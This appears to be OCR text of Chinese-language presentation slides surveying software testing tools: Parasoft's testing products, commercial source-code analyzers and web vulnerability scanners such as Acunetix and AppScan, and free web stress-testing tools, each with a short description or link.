
➢ Parasoft

Parasoft產品介紹

JTest	JTest可讓程式設計師不用寫任何檢測案例〔 Test cases 〕、Harness或Stubs，即可對Java之程式做黑箱測試〔 Black-box testing 〕、白箱測試〔 White-box testing 〕、回覆測試〔 Regression testing 〕及Static Analysis的自動測試工具，減少偵錯的時間。 (詳細說明)
dotTest	dotTest 工具能自動分析C#, VB .NET, MC++之源碼並自動產生單元測試(Unit Testing) 測試用例(NUnit Test Cases) ，此自動產生之測試用例須爲源碼並爲NUnit格式，以利開發人員修改及維護。 (詳細說明)
C++Test	C++Test可讓程式設計師不用寫任何檢測案例〔 Test cases 〕、Harness或Stubs，即可對C或C++之程式做單元測試及Static Analysis的自動測試工具。 (詳細說明)
SOAPTest	SOAP 是Web Service的一種通訊協定，可讓各種環境的物件，順利溝通，SOAPtest則是檢測此SOAP協定最佳之工具。 (詳細說明)
WebKing	WebKing 是檢測網站功能、效能及存取性之最佳工具，並且是Parasoft 錯誤預防機制〔 Automated Error Prevent 〕不可或缺之一環。 (詳細說明)
Insure++	Insure++是測試Runtime程式之最佳自動化工具，它可檢測出記憶體規劃上之錯誤，如：Memory corruption、Memory leaks、Memory allocation error、Variable initialization errors、Variable definition conflicts、pointer errors、Library errors，和邏輯錯誤等難以捉摸之錯誤。 (詳細說明)


原始碼檢測工具(Commercial)

➢Fortify 360 SCA(Source Code Analyzer)



原始碼檢測工具(Commercial)

➢ 阿碼科技-CodeSecure




網站弱點掃描工具(Commercial)

- **Acunetix**
  - ✓ http://www.acunetix.com/
- **HP WebInspect**
  - ✓ https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-201-200%5E9570_4000_100__
- **IBM Rational AppScan**
  - ✓ http://www-01.ibm.com/software/awdtools/appscan/


網站弱點掃描工具(Commercial)

➢ Acunetix



網站弱點掃描工具(Commercial)

➢HP WebInspect



網站弱點掃描工具(Commercial)


➢IBM Rational AppScan (中文化)

網站壓力測試工具(Free)

- ab (Apache Benchmark)
  - http://httpd.apache.org/
- JMeter
  - http://jakarta.apache.org/jmeter/
- Microsoft Web Application Stress Tool
  - http://www.microsoft.com/technet/archive/itsolutions/intranet/downloads/webstres.mspx
- Microsoft Application Center Test
  - http://msdn2.microsoft.com/en-us/library/aa287410(VS.71).aspx
- …. Many tools
  - http://www.softwareqatest.com/qatweb1.html

